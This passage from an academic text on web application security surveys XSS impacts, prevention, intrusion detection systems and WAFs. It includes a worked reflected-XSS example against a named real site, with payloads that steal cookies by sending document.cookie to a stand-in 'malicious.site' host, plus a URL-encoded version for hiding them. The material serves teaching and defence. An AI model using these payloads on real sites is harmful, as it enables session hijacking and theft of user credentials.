3. Automating browser redirections.
4. Changing the way the page looks and feels (web site defacement, phishing scams and browser trojans).
5. Causing Denial-of-Service (DoS) of the web server. This can be done via XSS worms, for example.
6. Stealing COOKIEs, allowing impersonating the victim in the vulnerable web site.
7. Performing other attacks like Cross Site Request Forgery (XSRF) [*Barnett*, 2009b; *Higgins*, 2006]. XSRF exploits the trust the web site has on the user. The attack is done in such a way that it causes the victim session to forge an unwanted request to another web site where the victim is registered (web mail, forum, e-banking). From the attacked site perspective, the request appears to be legit, as it comes from a trusted user (the victim). The malicious instruction can

---

[17] The Fragment Identifier part of the URL (RFC 3986) is the string after the number sign character (#) and it indicates to which point in the web page the web browser jumps to. This is processed exclusively by the client browser and is not sent to the web server, therefore evading all server side protection schemes that might exist.

virtually be any operation allowed by the site, like money transfer, email redirection, etc.

8. Executing operating system server commands. For example, XSS can exploit the `passthru`, `exec` or `system` PHP functions, or even the backtick operator (`` ` ``) that allow the execution of an external command on behalf of the web server operating system user [*Fonseca et al.*, 2010].

Although some vulnerabilities may be apparently harmless, it is unpredictable how a hacker may use them. For example, a XSS vulnerability that allowed an attacker to hijack emails was found in Gmail [*Claburn*, 2008]. The consequences of XSS attacks may be disastrous like the attack to the Google social network Orkut (leader in Brazil and India) infecting 300 thousands of users in 2007 [*Higgins*, 2007] or the attack to the PayPal (that has around 73 million active registered accounts), which can be used for phishing user passwords or steal authentication COOKIEs [*The Register*, 2009].

The first XSS worm was the Samy Worm that, in less than 20 hours, propagated to over one million users of the MySpace social networking application, before the site went down for repair in 2005 [*Fogie et al.*, 2007; *Hansen*, 2007; *Kamkar*, 2006]. The Twitter Worm [*Cortesi*, 2009] is an example of a blended attack exploiting a XSS vulnerability to attack a XSRF vulnerability [*Barnett*, 2009b]. It affected over 10 thousand posts or tweets in a single weekend [*Lemos*, 2009].

XSS vulnerabilities are easy to detect, which may justify the high number reported every year. One way to probe for XSS vulnerabilities (the reflected type) is to verify whether an application or web server responds to requests containing simple scripts with an HTML response that could be executed by the browser. A typical example is sending a request such as "`<script>alert('XSS');</script>`" embedded in a form field or in a URL parameter. In this case, if the web application is vulnerable to XSS the browser will display a popup dialog box with the message "`XSS`", as in the following example.

2.3.2.1 Example of a XSS attack

To exemplify a XSS attack let us use the site RoadRunner, from the Warner Bros. Entertainment Inc., which was vulnerable to the reflected type of XSS at the time of this writing. It is a web portal service of the RoadRunner broadband web connection available in some US states, allowing music, video and gamming streaming to the registered clients. The provider even states that the site provides "*the best security and other online tools and services available to keep their families safe and active online*". In spite of this advice, their search engine is vulnerable to XSS, disclosed more than a year ago, in 2008 [*kInGoFcHaOs*, 2008].

Visiting the `http://search.rr.com/search?`**`qs=movies`**, users can search for movies, using a search engine powered by Google (Figure 2-5). The problem with this page is that the `qs` GET parameter is vulnerable to XSS. In the HTML response sent to the web browser there is the following piece of code:

```
…

<a

href="search?source=shop&amp;qs=movies&amp;lr=lang_en&amp;safe=high&am

p;channelId=unknown&amp;clientId=aol-rr">Shopping</a>

…
```

The search command is inside a `<a href="` HTML tag. In order to probe for XSS the attacker has to close this tag with a `">` before injecting the XSS payload:

```
http://search.rr.com/search?qs="><script>alert('XSS')</script>
```

Figure 2-5 – Search.rr.com normal utilization example.

The HTML of the response is:

…

```
<a
href="search?source=shop&amp;qs="><script>alert('XSS')</script>&amp;lr
=lang_en&amp;safe=high&amp;channelId=unknown&amp;clientId=aol-
rr">Shopping</a>
```

…

In this code the <a HTML tag was successfully closed and the XSS payload is correctly written in the source of the HTML page. The resulting page is show in Figure 2-6.

Figure 2-6 - Search.rr.com XSS example.

This vulnerability does not seem to be dangerous, but if the payload is changed to something like:

```
http://search.rr.com/search?qs="><script>alert(document.cookie)</scrip
t>
```

The resulting page will present to the user the COOKIE associated to the `search.rr.com` site (Figure 2-7).

If the victim has an account in the site `search.rr.com` and is logged in that account, the respective COOKIE would show in the pop up. If someone else gets access to this COOKIE, he could impersonate the victim user within this particular domain.

Figure 2-7 - `search.rr.com` XSS example showing the COOKIE associated.

To obtain the COOKIE, the attacker may change the payload to something like:

```
http://search.rr.com/search?qs=movies"><script
src=http://malicious.site/xss.js></script>
```

This payload executes the `xss.js` JavaScript script from the `malicious.site` domain on the behalf of the current user. The `xss.js` script may be something as simple as:

```
document.write('<img
src="http://malicious.site/?'+document.cookie+'"/>');
```

This script sends to itself (to the `http://malicious.site`) all the COOKIEs from the `search.rr.com` domain. For the victim executing the malicious attack string

66

there is no sign of the attack, as he only sees in the browser what he should see as if nothing wrong was going one (like Figure 2-5). However the attacker can dig into his web server logs searching for the COOKIEs. For example, the Apache web server log can be polled by executing the following command:

```
tail -f /var/log/apache2/access.log
```

As a final challenge, the attacker has to get the victim to use the payload. This can be done in many ways, usually using some social engineering skills by sending a carefully motivating email with the link, by posting a message in a forum, etc. [*Goodchild*, 2010; *Mitnick and Simon*, 2002]. In the case of a post on a blog or forum, the XSS is persistent and can be triggered by everyone that clicks on the malicious link. However, it can also be triggered by just displaying a web page (e.g. if embedded into an IFRAME HTML tag). An IFRAME defines an inline frame that contains another document, and this document can be invisible to the user, although it can be executing malicious actions. The ClickJacking attack, for example, exploits this behavior [*Hansen and Grossman*, 2008].

Finally, to obfuscate the attack the payload should be encoded. For example, using the URL encode function it can be presented to the victim looking innocuous like this:

```
http://search.rr.com/search?qs=movies
%22%3E%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%6D%61%
6C%69%63%69%6F%75%73%2E%73%69%74%65%2F%78%73%73%2E%6A%73%3E%3C%2F%73%6
3%72%69%70%74%3E
```

2.3.2.2 Preventing XSS vulnerabilities and attacks

XSS manifests in the web browser, so browser security is a fundamental aspect in keeping the user safe. Browsers have been hardening their security protections, however there are always ways to circumvent them [*Grossman and Niedzialkowski*, 2006, 2007]. Moreover, the JavaScript running in the browser has almost complete control over it, so anything possible with a compromised browser can be used maliciously. Even the operating system is not safe, as in some cases the attacker can take complete control

over the machine without the victim knowing it [*Evron et al.*, 2007; *Fonseca et al.*, 2010; *Fossi et al.*, 2008].

To overcome some of types of XSS attacks, browser vendors implemented the same-origin policy, which prevents JavaScript to access COOKIEs and other types of content set by a different domain, and the HttpOnly COOKIE protection scheme that was designed by the Internet Explorer developers in 2002 [*Howard*, 2002]. In this case, when a COOKIE is marked HttpOnly (an additional flag included in the `SET-COOKIE` HTTP response header) the web browser prevents client side JavaScript from reading it. This mitigates XSS attacks that send the COOKIE data to a malicious site. Major web browsers, e.g., IE 6 SP1 (2002), Firefox 2.0.0.5 (2007), Opera 9.5 (2008) and Safari 4.0 (2009) and posterior, already implement this protection. However, there was a delay of seven years from the design of this protection to its latest implementation. Unfortunately, this is usually the case when implementing browser features, including security ones. To browse safer, the user should disable client-side scripting features (JavaScript, Java, Active X, JScript, VBScript, Flash, QuickTime, etc.) before visiting a suspicious site (or not visiting it at all).

Due to the nature of XSS that has many ways to be exploited, researchers released documents that can be used by developers to help preventing this vulnerability [*OWASP Foundation*, 2009e]. However, there are also available documents to help circumvent some preventive measures (called cheat sheets), like the filter evasion [*GNUCITIZEN et al.*, 2007]. The Mozilla-based browsers add-on NoScript implements these types of XSS vectors in a white list based pre-emptive script blocking from Giorgio Maone [*Maone*, 2009]. There were also proposed mechanisms to intercept the JavaScript operations at runtime, transforming it in order to comply with established policies (so that it looks like a self-protecting code) [*Phung et al.*, 2009]. ModSecurity is a web server plugin (for Apache only) that works like a firewall, blocking malicious interactions with the web application using a set of rules [*Ristic*, 2005]. Madou and colleagues presented a runtime protection scheme for XSS attacks (only reflected and persistent types) with an anomaly detection methodology [*Madou et al.*, 2008]. It has one phase devoted to train

the normal behavior of the web application in a clean environment and a second phase for XSS detection during the rest of the life of the application.

To prevent XSS vulnerabilities, application developers have to encode or validate all inputs (including those that come from GET, POST, COOKIEs, databases, etc.) that are displayed in the browser window, using the following coding techniques [*Fogie et al.*, 2007; *OWASP Foundation*, 2007]:

1. **Input validation.** Like the SQL Injection vulnerability, XSS is also sensible to input validation issues. All input data should be validated prior to be accepted using the preferred white list (accept all known good input) or the not so good black list (reject all bad input) approaches. Also the input data should be decoded and canonicalized prior to validation. If the data is going to be displayed in the browser, it should be HTML encoded by replacing all the characters that have a HTML character entity by their equivalents (e.g., the double quote character should be replaced by the `&quot`).

2. **Output encoding.** If the input was not encoded, the variable data displayed in the browser should be validated and HTML encoded to prevent the browser from interpreting it. This operation should include all input variables, including COOKIEs and data stored in the database.

Input validation and encoding is generally preferred over the output encoding because dealing with the input needs to be done only once (when the input is received) and output encoding has to be done through all the application, every time the variable is used.

All validation, conversion, encoding and decoding should be performed by language specific APIs devoted to this (Microsoft Anti-XSS library, OWASP PHP Anti-XSS library, Struts for Java, `htmlentities` function for PHP, etc.), as custom approaches are often prone to bugs that allow an attacker to bypass them (this can also be seen in some of the results shown in chapter 3).

2.4 Web application security measures

Halfond and colleagues unveiled techniques used to overcome human faults in coding solid web applications with defensive best practices [*Halfond et al.*, 2006b]. Some measures that can be taken to deal with vulnerabilities are:

1. **Preventive measures:**
    a. **Penetration Testing.** Testing the web application using the black-box approach.
    b. **Static Analysis of Code.** Testing the web application using the white-box approach.
2. **Active measures:**
    a. **Intrusion Detection Systems (IDS).** An IDS is a system that detects and sometimes prevents intrusions, raising an alarm. Due to the dynamic behavior of the queries issued by the web application, it is preferred that the IDS be prepared to detect deviations from the normal behavior (anomaly detection approach) instead of being based on detection of known malicious inputs (signature-based approach).
    b. **Proxy Filters.** Acting like a security gateway that filters unwanted packets. In this case it is placed between the web application clients and the web server. This measure is also called a Web Application Firewall (WAF).

Traditional machine learning methods are based either on pattern recognition or on anomaly detection [*Mitchell*, 1997] and this also applies to intrusion detection in computer systems:

1. **Pattern recognition.** It is also called misuse, and it is the search for known attack signatures in the user interaction with the system. An IDS based upon the pattern recognition approach needs to obtain the signatures for all the known attacks, representing the possible (normally huge) collection of attack patterns known to date. The problem with this approach is that new attacks and hacks related to web-based database applications are discovered every day [*Grossman*,

2009b] and it is trivial to slightly change an attack to avoid the IDS signatures [*Warneck*, 2007]. Moreover, the creation of new signatures in a daily basis requires a substantial investment in research, implementation and financial resources. No matter how large this effort might be, it will never stop the exploitation of zero-day vulnerabilities (vulnerabilities that are known by possible attackers and for which there is no solution to fix them yet). Against them there is no known defence, so they can be successfully attacked until the hole is fixed [*Anbalagan and Vouk*, 2009]. Sometimes it takes several days, weeks or even months to fix bugs [*Software Magazine*, 2001], including security ones [*Sun et al.*, 2009].

2. **Anomaly detection.** It is the search for deviations of the current user interaction from an historical profile of good behavior. Anomaly detection is able to detect both known and unknown attacks. Whenever the operation the user is doing deviates from the expected good behavior the IDS triggers an alarm. The IDS must define precisely the key characteristics of the good behavior when building the profiles, so they can portrait real (good) behavior as close as possible. However, due to the unavoidable simplification of the reality to build the profiles, this approach has, traditionally, large false-positive and false-negative rates that have to be addressed, so that the IDS can effectively be used in real world scenarios.

To evaluate and compare various security mechanisms implementing active measures, some of the following typical metrics can be used:

1. **False positives (or type I statistical errors).** Number of valid actions that are seen as malicious by the detection system [*Neyman and Pearson*, 1928, 1930, 1966; *Olson and Delen*, 2008]. False positive rate is the number of false positives over the total number of negative instances.

2. **False negative (or type II statistical errors).** Number of malicious commands that are seen as valid by the detection system [*Neyman and Pearson*, 1928, 1930, 1966; *Olson and Delen*, 2008]. False negative rate is the number of false negatives over the total number of positive instances.

71

3. **Detection coverage.** It can also be seen as a measure of the effectiveness of the detection system [*Avizienis et al.*, 2004; *Ranum*, 2001]. It represents the percentage of malicious commands detected from all the malicious commands injected. This metric is inversely correlated with the false negative rate.

4. **Impact on server performance.** Represents the decrease in database server performance due to the presence of the tool in the system.

5. **Latency.** It is the time between the execution of a malicious command and its detection by the security system. This time should be as short as possible, as in the meantime the attacker may execute other malicious actions or the error state induced may be propagated to other parts of the system.

Both Penetration Testing and Static Analysis of Code procedures can be done manually or using automatic tools, however, they usually have high false positive and false negative rates. To improve these metrics, a combined analysis can also be done, for example using the Analysis and Monitoring for NEutralizing SQL Injection Attacks (AMNESIA) technique [*Halfond and Orso*, 2005]. Procedures similar to this combined technique are also being used nowadays by the industry (e.g., the utilization of Acunetix with the AcuSensor to search for an extensive collection of web application vulnerabilities [*Acunetix*, 2009]). A similar approach, in what concerns the use of both static and dynamic analysis to obtain more precise results is used in the novel Attack Injector Tool, presented in chapter 4.

2.4.1 Defense-in-Depth

Security practitioners must act defensively and apply a layered defense paradigm [*Fossi et al.*, 2008] during the development, deployment and active life of web applications. This strategy, based on several layers of security, is called Defense-in-Depth and enables organizations to assure the security of information stored in their digital assets [*NSA*, 2004]. Defense-in-Depth is based on the principle that security is improved if there are redundant and overlapping defense systems [*OWASP Foundation*, 2006] and it is built upon multiple layers of security mechanisms (IDS, IPS, firewall, WAF, antivirus, antispyware, antispam, etc.) at the network, operating system and application levels (e.g. Figure 2-8). This layered system can go deeper into the inner workings of

the application by protecting their building components [*Howard and LeBlanc*, 2003; *Stuttard and Pinto*, 2007]. Even if all the layers cannot stop an attacker, at least they will make his task more difficult and, eventually, make him loose momentum and increase his monetary and psychological costs (considering a risk analysis perspective [*Clark and Davis*, 1995; *Geer*, 2003; *Kshetri*, 2006]).

Figure 2-8 – Defense-in-Depth example diagram.

The different protection layers should be complementary to each other, but with some overlapping parts: a network firewall at the perimeter, a reverse proxy near the web application and a database IDS at the database level [*Byrne*, 2006]. The strategy behind applying a Defense-in-Depth should consider a balance between cost, protection, performance and operational considerations [*NSA*, 2004]. It works like conducting a risk analysis and then mitigating the uncovered risks, starting from the most critical to the least important ones. It also requires equilibrium between people (training, physical security, etc.), technology (architecture, products, etc.) and operations (security policies, certification, etc.).

2.4.2 Detecting and stopping intrusions

An Intrusion Detection System (IDS) is aimed at detecting intrusions and raise an alarm in case of attack, in spite of other mechanisms that might exist to enforce the correct use of the system. The IDS can sometimes also prevent attacks (by detecting and stopping them before they reach the target), in which case it is called an Intrusion Prevention System (IPS). Seminal works of IDS come from the 80s, long before the web boom [*Anderson*, 1980; *Denning*, 1987]. An IDS (and the overall set of security tools) can protect the application from some common and basic attacks, usually based on a set of static rules. However it cannot protect the application from logic security problems, as

is confirmed by Trey Ford in its presentation of web site security statistics [*WhiteHat Security Inc.*, 2010].

An IDS can be classified as Host-based IDS (HIDS) or Network-based IDS (NIDS) if they work at the operating system or network layers, respectively [*ISS*, 1998; *Ranum*, 2001]. The HIDS collect data directly from the server (monitoring system calls, the network stack, server generated logs, input and output of the application, etc.) whereas the NIDS capture data directly from the network using a sniffer or a device acting as such. Due to its nature, HIDS are well suited for encrypted networks, can monitor system resources and are independent of the network speed. However, the advantages and versatility of the NIDS topology in what concerns the ability to cover a wider range of the network makes it predominant to detect generic widespread attacks.

The attacks that target web applications are very specific and cannot be mitigated by generic HIDS or NIDS. In fact, although these attacks are performed using the same TCP/IP and HTTP infrastructures used by network attacks, the web application traffic is encapsulated within these protocols making it quite similar to the normal network traffic from the HIDS and NIDS points of view. Comparatively many network attacks can be detected due to strange behaviour (usually based on signatures) in the network traffic, like the frequency of packet types, malformed packets, unlikely use of ports, or network load. Also, an HIDS is usually monitoring the host at the process layer, which is most of the times different from where web applications should be monitored (except when the attacker uses the web application vulnerabilities to target host resources).

Schonlau and colleagues evaluated several anomaly detection approaches and concluded that methods based on the idea that commands not previously seen in the training data may indicate an intrusion attempted, are among the most powerful approaches for intrusion detection [*Schonlau et al.*, 2001]. In fact, signature-based IDS approaches are not the most adequate for web applications, as each one has unique characteristics, they are constantly upgraded, most of them are custom made and it is not feasible to maintain signatures of known attacks in such a changing environment.

A web application code injection IDS monitoring the network layer (NIDS) using Markov-chain factorization and automatic packer reassembling was addressed by [*Song et al.*, 2009]. The authors developed the Spectrogram, which is a sensor to defend mainly from Remote and Local File Inclusion, SQL Injection and XSS. Like Snort, Spectrogram is a network situated sensor that analyses the HTTP requests. However, unlike Snort it is based on the anomaly detection paradigm.

In [*Bertino et al.*, 2005] is proposed a real-time database IDS based on the profile of user roles and three levels of precision to define data. The system detects deviations from the normal behavior of the role where the intruder belongs. This approach has the advantages of allowing the detection of insider threats and it can also be scaled to large databases. The profiles are built upon historic database logs and the detection is based on the new database logs generated online. The detection decision is based on the Naive Bayes Classifier, which has a low computational cost.

Pietraszek and Berghe introduced Context-Sensitive String Evaluation (CSSE), which is an intrusion detection and prevention method for injection attacks that can also cope with SQL Injection [*Pietraszek and Berghe*, 2005]. They enforced a correct serialization of user input, separating metadata from user input data.

An IDS for databases called DEMIDS was proposed by [*Chung et al.*, 1999]. It uses standard database audit logs to obtain the profiles that describe the typical behavior of database users. The profiles are based on the access patterns of users from a similar working scope. The misuse actions are detected through the use of a distance measuring technique among the data structures of the database. The idea is that, during the interaction, users access objects that are within a certain distance from each other. A malicious action is related to an attempt to use an object that is far away from the usual distance threshold.

In [*Vieira and Madeira*, 2005], the detection of malicious database transactions was addressed with the assumption that the transactions executed by the users are previously known by the DBA. The DBA is able to configure these transactions into the IDS (called DBMTD - Database Malicious Transactions Detector), but this can also be done

by some other automated means. The data for the online detection is obtained from the database audit feature and to detect intrusions the DBMTD looks at specific unchanged attributes of the queries: command type, target object, columns selected and restriction fields. When one SQL command fails to comply with the expected one, the DBMTD classifies it as an intrusion. The use of SQL statement structures and their intra-transactional order for building profiles is not a novel idea. Low et al introduced in their 2002 article "Detecting Intrusions in Databases Through Fingerprinting Transactions" [*Low et al.*, 2002] the idea of fingerprinting database accesses by learning the structure of each SQL command submitted by the application and imposing the order on SQL statements in the transaction. In this book it is used an approach similar to these works using SQL commands and transactions to build the correct profiles in chapter 7, when proposing an IDS for databases, however it is also discussed the integration of automatic learning algorithms.

An intrusion attack and isolation mechanism was proposed in [*Liu*, 2001]. This mechanism uses triggers and transaction profiles to keep track of the items read and written by transactions and isolates attacks by rewriting SQL statements submitted by the user. The use of data dependency relationships and Petri-Nets to model normal data update patterns was used in [*Yi Hu and Panda*, 2003] to detect malicious database transactions. DIDAFIT [*Low et al.*, 2002] works by matching SQL statements against a known set of valid transactions fingerprints. The algorithm consists in representing SQL as regular expressions using heuristics to assure a low level of false positives. Using fingerprints for intrusion detection in databases is also addressed in [*Lee et al.*, 2002].

A signature-based SQL Injection IDS with mechanisms to reduce false positives was proposed in [*Almgren et al.*, 2000]. This IDS uses the server logs to obtain the attack data and focus the common gateway interface (CGI) scripts, which provide common functionalities running in the server side. PHP-IDS is another tool based on a predefined set of rules or signatures of bad input that detects attacks and reacts in a configurable way [*PHPIDS Team*, 2009]. It assigns a numeric impact rate to the attack that helps the site administrator to decide what actions to take. WebSTAT is a signature-based web server IDS, which addresses a wider range of situations by collecting and correlating

data from multiple sources and performing a stateful analysis [*Vigna et al.*, 2003]. A stateful IDS is more powerful than a stateless one because it uses current and previous interaction to detect a malicious action, allowing the identification of more complex attacks.

Valeur and colleagues developed an anomaly based IDS for SQL Injection in web applications. This IDS is based on the use of a string and token finder models that act upon the database query that can be safely executed with limited overhead [*Valeur et al.*, 2005]. According to the authors, the use of multiple models to define the good behavior allows reducing false positives and provides the detection of SQL-based mimicry attacks. The IDS is placed between the web server and the database so that it can intercept the data flow and raise an alarm.

An anomaly based IDS using multiple models for a wide range of features was addressed by [*Kruegel et al.*, 2005]. The source of the data is the web server log and the models were derived from common features that include the attributes length, distribution, structural inference, tokens, presence or absence of an attribute, their order, frequency, time delay and invocation order. This wide range of properties can provide a good representation of the normal behavior, therefore helping in reducing false positives in the detection phase.

To detect browser threats and web application intrusions able to exploit SQL Injection and XSS vulnerabilities a tool named Masibty was proposed in [*Criscione et al.*, 2009]. This tools works as a WAF and relies on an anomaly detection scheme that uses a mixed approach based on both the HTTP traffic captured by a proxy and the SQL calls that are obtained if the application uses the library provided by the authors. It uses a set of anomaly engines that analyze several user behavior attributes, extending those presented in [*Valeur et al.*, 2005]. The tool discards low frequency inputs so that it is able to learn while the application is under attack. Some experiments have been done showing the effectiveness of the tool, although it has a big footprint in the system load.

To make the information available to the IDS more meaningful, the mechanism used to collect transactional data can be a log reader, or something more efficient like the

application-integrated data collection proposed by Almgren and Lindqvist [*Almgren and Lindqvist*, 2001]. In this approach the data is collected at the most meaningful abstraction level, directly from the web server, and this data can be analyzed before the attack gets effective. This idea is also used by a modern IDS, the Apache module ModSecurity, that acts like a WAF operating as a reverse proxy (a proxy located in the server side) [*Ristic*, 2005].

A firewall consists of a set of filters that block certain classes of network traffic, based on a collection of rules, as stated by the seminal book "Firewalls and Internet Security: Repelling the Wily Hacker" [*Cheswick and Bellovin*, 1994], that has been revised in a second edition published in 2003. Instead of being as generic as a firewall filtering all the packets that travel in a network, the Web Application Firewall (WAF) filters application (or service) specific traffic. Due to its nature, it can be fine-tuned for the specific needs of the target application. The WAF is a key mechanism in a Defense-in-Depth design as it can be used to block the attack before any harm has been done. It allows inbound and outbound content filtering between the various application components [*Byrne*, 2006]. The WAF can operate in passive and active mode: as a bridge, a router, a reverse proxy or embedded as a web server plug-in [*WebAppSec*, 2006]. A WAF can even work as a proxy patch system to overcome the problem of IT managers that must face a constant deployment of application patches that can have regression problems, bugs and cause conflicts and crashes [*Antonopoulos*, 2006]. This firewall can be one of the next generation firewalls using stateful deep packet inspection and integrating intrusion prevention into its core mechanism [*Abdel-Aziz*, 2009].

Scott and colleagues propose a WAF to deal with SQL Injection problems by filtering invalid and malicious input at the application level [*Scott and Sharp*, 2002]. The WAF is programmed using a specialized Security-Policy Description Language (SPDL) stored in a XML document. The WAF analyzes the HTTP traffic online and transforms it according to the SPDL programmed policy.

In spite of all this technology, no system is safe from being attacked. Like any other application, even WAFs have vulnerabilities that can be attacked [*EnableSecurity*,

2009]. The presence of the WAF can be detected with the WafW00f tool and the WafFun tool can automate the process of exploiting the vulnerabilities, as demonstrated in OWASP AppSec Europe 2009 [*Gauci and Henrique*, 2009; *Higgins*, 2009]. Even network security solutions vendors, like CISCO and Checkpoint have been successfully attacked. Among a wide range of security related products and services, Checkpoint develops one of the most used commercial firewall, the VPN-1, and in spite of all their knowledge and efforts, an attack to their servers compromised the complete source code of their CVS tree showing weaknesses that can be exploited in a vast number of their clients [*Full-disclosure*, 2008].

2.4.3 Security training and auditing

Security training is a new awareness highlighted by the novel security software development lifecycles [*Boehm and Basili*, 2001; *Kim and Skoudis*, 2009; *Martin et al.*, 2009; *OWASP Foundation*, 2007; *Wiesmann et al.*, 2005]. In a CSI/FBI report, 55% of the respondents mentioned that they conduct security audits [*Richardson*, 2008]. From these respondents, 46% use external penetration tests, 47% use internal penetration tests, 49% use external audits, 64% use internal audits and 55% use automated tools. In a simple experiment done with two technical people reviewing 1,000 lines of public domain C code there was an increase of 330% of the number of flaws found after a single hour training about bad code leading to security problems [*Howard and LeBlanc*, 2003]. This shows that it is better to have a short well-trained team instead of a large inexperienced team searching for security bugs. In this book, in section 6.1, it is also shown an experiment of security training where there was a considerable improvement after a specific training on vulnerabilities derived from the field study presented in chapter 3.

The Software Assurance Forum for Excellence in Code (SAFECode) presented a framework for training programs [*SAFECode*, 2009], recognizing the importance of training software developers for security. There is a lack of security experts and the market needs to rapidly produce teams of secure development practitioners. During this education process, developers and engineers need to be proficient in the insights of the most common security vulnerabilities, like XSS and SQL Injection. In the article, the

